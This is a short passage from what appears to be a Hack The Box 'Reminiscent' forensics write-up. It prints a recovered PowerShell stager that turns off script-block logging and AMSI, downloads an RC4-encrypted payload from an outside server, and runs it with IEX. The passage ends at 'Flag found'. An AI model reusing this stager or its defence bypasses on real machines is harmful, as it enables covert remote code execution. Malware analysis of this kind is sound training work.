CACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AIAA9ACAAMAA7ACQARwBSAG8AdQBQAFAATwBMAEkAQwBZAFMARQB0AFQAaQBuAGcAUwBbACcAUwBj
AHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjA
```



```
.Management.Automation.AmsiUtils')|?{$_}|%{$_.GEtFIeLd('amsiInitFailed','NonPublic,Static').SETVaLuE($NulL,$True)};[SysTe
m.NeT.SErVIcePOIntMAnAgER]::ExpEct100COnTinuE=0;$WC=NEW-OBjEcT SysTEM.NEt.WeBClIEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW6
4; Trident/7.0; rv:11.0) like Gecko';$wC.HeaDerS.Add('User-Agent',$u);$Wc.PRoXy=[SysTeM.NET.WebRequEst]::DefaULtWeBPROXY;
$wC.PRoXY.CREDeNtIaLS = [SYSTeM.NET.CreDEnTiaLCaChe]::DeFauLTNEtwOrkCredentiAlS;$K=[SYStEM.Text.ENCODIng]::ASCII.GEtBytEs
('E1gMGdfT@eoN>x9{]2F7+bsOn4/SiQrw');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;$S[$_],$S[$J]=
$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxoR$S[($S[$I]+$S[$H])%256]}};$wc.HEA
dErs.ADD("Cookie","session=MCahuQVfz0yM6VBe8fzV9t9jomo=");$ser='http://10.10.99.55:80';$t='/login/process.php';$flag='HTB
[redacted];$DatA=$WC.DoWNLoaDDATA($SeR+$t);$iv=$daTA[0..3];$DAta=$DaTa[4..$DAta.LenGTH];-JOIN[CHAr[]](& $R $d
atA ($iv+$K))|IEX

(kali㉿kali)-[~/…/HTB/Challenges/Reminiscent/reminiscent]
```

Flag found.

Conclusion